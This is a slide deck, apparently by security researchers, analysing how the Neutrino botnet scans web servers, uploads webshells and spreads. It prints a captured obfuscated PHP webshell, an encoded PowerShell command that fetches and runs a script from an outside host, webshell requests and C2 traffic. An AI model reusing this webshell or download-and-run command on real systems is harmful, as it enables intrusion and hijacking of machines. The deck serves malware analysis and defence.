
POSITIVE TECHNOLOGIES

FINDING NEUTRINO BOTNET:

From Web Scans to Botnet Architecture



ptsecurity.com

Who we are?

Kirill Shipulin


- PT ESC
- Network security expert
- Telegram: @kirill_wow
- Twitter: @kirill_wow
- kshipulin@ptsecurity.com

Alex Goncharov

- PT ESC
- OSINT expert
- Telegram: @goncharov_alex
- Twitter: @b4baysky
- AlGoncharov@ptsecurity.com

Entrypoint

```
49.234.179.115    HTTP    454 POST /index.php HTTP/1.1  (application/x-www-form-urlencoded)
49.234.179.115    HTTP    452 POST /bbs.php HTTP/1.1  (application/x-www-form-urlencoded)
49                        454 POST /forum.php HTTP/1.1  (application/x-www-form-urlencoded)
49                        455 POST /forums.php HTTP/1.1  (application/x-www-form-urlencoded)
                          458 POST /bbs/index.php HTTP/1.1  (application/x-www-form-urlencoded)
49.234.179.115    HTTP    460 POST /forum/index.php HTTP/1.1  (application/x-www-form-urlencoded)
49.234.179.115    HTTP    461 POST /forums/index.php HTTP/1.1  (application/x-www-form-urlencoded)
49.234.179.115    HTTP    233 GET /help.php HTTP/1.1
49.234.179.115    HTTP    233 GET /java.php HTTP/1.1
49.234.179.115    HTTP    235 GET /_query.php HTTP/1.1
49.234.179.115    HTTP    233 GET /test.php HTTP/1.1
49.234.179.115    HTTP    235 GET /db_cts.php HTTP/1.1
49.234.179.115    HTTP    235 GET /db_pma.php HTTP/1.1
49.234.179.115    HTTP    234 GET /logon.php HTTP/1.1
49.234.179.115    HTTP    235 GET /help-e.php HTTP/1.1
49.234.179.115    HTTP    236 GET /license.php HTTP/1.1
49.234.179.115    HTTP    232 GET /log.php HTTP/1.1
49.234.179.115    HTTP    233 GET /hell.php HTTP/1.1
49.234.179.115    HTTP    239 GET /pmd_online.php HTTP
49.234.179.115    HTTP    230 GET /x.php HTTP/1.1
49.234.179.115    HTTP    234 GET /shell.php HTTP/1.1
49.234.179.115    HTTP    235 GET /htdocs.php HTTP/1.1
49.234.179.115    HTTP    230 GET /b.php HTTP/1.1
49.234.179.115    HTTP    233 GET /sane.php HTTP/1.1
49.234.179.115    HTTP    240 GET /desktop.ini.php HTTP/1.1
```




Shell upload

We prepared script
that answers
correct md5

And

We got webshell
upload attempt




```
<?php /*1*/$CF/*2*/='c'./*3*/"".'r'./*exit;*/"".'e'./*5*/"".'a'./*6*/"".'t'./*7*/"".'e'./*8*/"".'_'.
*7*/"".'i'./*6*/"".'o'./*5*/"".'n';$EB/*die();*/=@$CF/*3*/('','e'."./*2*/'v'."./*1*/'a'."./*0*/'l
*6*/'4'."./*7*/'_'."./*8*/'d'."./*9*/'e'."./*0*/'c'."./*1*/'o'."./*2*/'d'."./*3*/'e'."./
*echo*/'("QHNlc3Npb25fc3RhcnQoKTtpZihpc3NldCgkX1BPU1RbJ2NvZGUnXSkpc3Vic3RyKHNoYTEobWQ1KCRfUE9TVFsnYS
Glzc2V0KCRfU0VTU0lPTlsndGhlQ29kZSddKSlAZXZhbChiYXNlNjRfZGVjb2RlKCRfU0VTU0lPTlsndGhlQ29kZSddKSk7"));'
```

The payload

Check if planted

> POST /images.php "...code=ZGllKCJIZWxsbywgUGVwcGEhIik7"
< HTTP/1.1 200 OK "Hello, Peppa!"

System info

> POST /images.php "...code=JHRpbWUg...500 bytes..."
< HTTP/1.1 200 OK "Hello, Peppa!|Windows NT DESKTOP 5.1 build 2600 + User:0(SYSTEM)/Group:0(?) ... [redacted]|"

Execute payload

> POST /images.php "...code=QGluaV9...5500 bytes..."
< HTTP/1.1 200 OK "successsuccesssuccess"

Monero miner

1: GhostMiner

WMI persistence

Fileless

Kill competitors

GhostMiner: Cryptomining Malware Goes Fil

March 22, 2018 | Asaf Aprozper and Gal Bitensky

Tweet Like 203 Share

Cybercriminals are increasingly relying on malicious cryptominers as a way of making money online, often shifting from using ransomware or diversifying revenue streams.

Fileless Cryptocurrency-Miner GhostMiner Weaponizes WMI Objects, Kills Other Cryptocurrency-Mining Payloads

Posted on: September 19, 2019 at 5:14 am **Posted in:** Malware **Author:** Trend Micro

92

By Carl Maverick Pascual (Threats Analyst)

Cybercriminals continue to use cryptocurrency-mining malware to abuse computing resources for profit. As early as 2017, we have also observed how they have applied fileless techniques to make detection and monitoring more difficult.

2: Neutrino

```
4276 powershell.exe -NoP -NonI -EP ByPass -W Hidden -E
SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMA
bABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgA
dAB0AHAAOgAvAC8AMQAzADQALgAxADcANQAuADMAMwAuADcAMQAvAFUAcABkAGEA
dABlAC8AUABTAE4ALwBfAE4AZQB1AHQAcgBpAG4AbwAuAHAAcwAxACcAKQA7AA==
```

Downloads
_Neutrino.ps1

Self-inject DLL

SCAN THE
INTERNET

Neutrino scans

Minerva labs report 2018

- MSSQL bruteforce for xp_cmdshell
- PhpMyAdmin bruteforce
- Webshell names bruteforce

```
HTML Form URL Encoded: application/x-www-for
 ◢ Form item: "ping" = "die(@md5(Apri1));"
      Key: ping
      Value: die(@md5(Apri1));
```

New modules 2 years later

- XAMPP WebDAV search
- CVE-2010-3055 (PMA)
- CVE-2013-2618
- WebLogic RCE (CVE-2017-10271)
- WebLogic RCE (CVE-2018-2628)
- IIS 6.0 RCE (CVE-2017-7269)
- Struts2 (CVE-2018-11776)
- Ethereum nodes search
- ThinkPHP RCE (CVE-2019-9082)
- Honeypot detection
- rConfig RCE (CVE-2019-16662)
- … and many more

Neutrino C2

```
POST /prlog/Tunnel.php HTTP/1.1
Accept: */*
Accept-Language: en-US,en;q=0.8
Content-Type: application/x-www-form-urlencoded
Cookie: auth=bc00595440e801f8a5d2a2ad13b9791b
Referer: https://www.apple.com/
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0
Host: 113.98.240.239
Content-Length: 163
Connection: Close

msg=Y21kJkM4NTVGQUEyJlNFUlZFUk9OT
```


Authorization fields


```
HTTP/1.1 502 Gateway Error
Date: Wed, 12 Dec 2018 14:28:44 GMT
Server: Apache/2.2.21 (Win32) PHP/5.3.10
X-Powered-By: PHP/5.3.10
Expire: -1
Cache-Control: no-store,private,post-check=0,pre-check=0,max-age=0
Prama: no-cache
Content-Length: 88
Connection: close
Content-Type: text/plain

1521003310 Rate 10#1521814847 PMAFind Random#
502 Gateway Error
<!---MTUyMTAwMzMxMCBSYXRlIDEwIzE1MjE4MTQ4NDcgUE1BRmluZCBSYW5kb20j--->
```

